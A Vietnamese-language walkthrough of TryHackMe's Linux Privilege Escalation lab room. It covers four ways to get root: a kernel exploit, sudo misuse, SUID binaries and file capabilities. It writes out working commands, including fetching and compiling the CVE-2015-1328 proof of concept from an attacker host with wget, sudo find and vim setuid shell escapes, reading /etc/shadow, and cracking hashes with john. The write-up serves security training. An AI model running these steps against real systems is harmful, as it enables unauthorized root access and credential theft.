TryHackMe: Linux Privilege Escalation
Mục lục
Walkthrough room Linux Privilege Escalation trên TryHackMe — Kernel exploit, Sudo, SUID, Capabilities.
Walkthrough room Linux Privilege Escalation trên TryHackMe — bao gồm kernel exploit, Sudo, SUID, và Capabilities.
Link: https://tryhackme.com/room/linprivesc
Lưu ý: Mỗi phần là machine khác nhau, hoàn thành task thì stop machine cũ và start machine mới.
Kernel Exploit
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
CVE-2015-1328 PoC: https://www.exploit-db.com/exploits/37292
Trên máy attacker:
- Kết nối THM OpenVPN
- Copy PoC →
poc.c - Chạy
python3 -m http.server 8000
Trên máy victim:
$ cd /tmp
$ wget http://10.4.126.108/poc.c
$ gcc poc.c -o poc
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ ./poc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
Sudo
Dùng sudo -l:
$ sudo -l
User karen may run the following commands:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
Dùng find theo GTFOBins:
$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
Root! 🎉 flag2.txt nằm ở /home/ubuntu/flag2.txt
Với nmap: xem GTFOBins nmap. Có thể đọc /etc/shadow để tìm hash.
SUID
SUID (Set-user Identification) cho phép file thực thi với quyền của file owner.
Tìm SUID files:
$ find / -type f -perm -04000 -ls 2>/dev/null
...
1722     44 -rwsr-xr-x   1 root     root        43352 Sep  5  2019 /usr/bin/base64
...
base64 có trong GTFOBins:

Dùng trick này để đọc:
/etc/shadow(tìm username lạ)/etc/passwd/home/ubuntu/flag3.txt
Crack password với john:
unshadow passwd.txt shadow.txt > passwords.txt
john --wordlist=/path/to/rockyou_wordlist.txt passwords.txt
Capabilities
$ getcap -r / 2>/dev/null
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
Tìm được vim binary trong karen user dir! Dùng GTFOBins vim capabilities:
/home/karen/vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'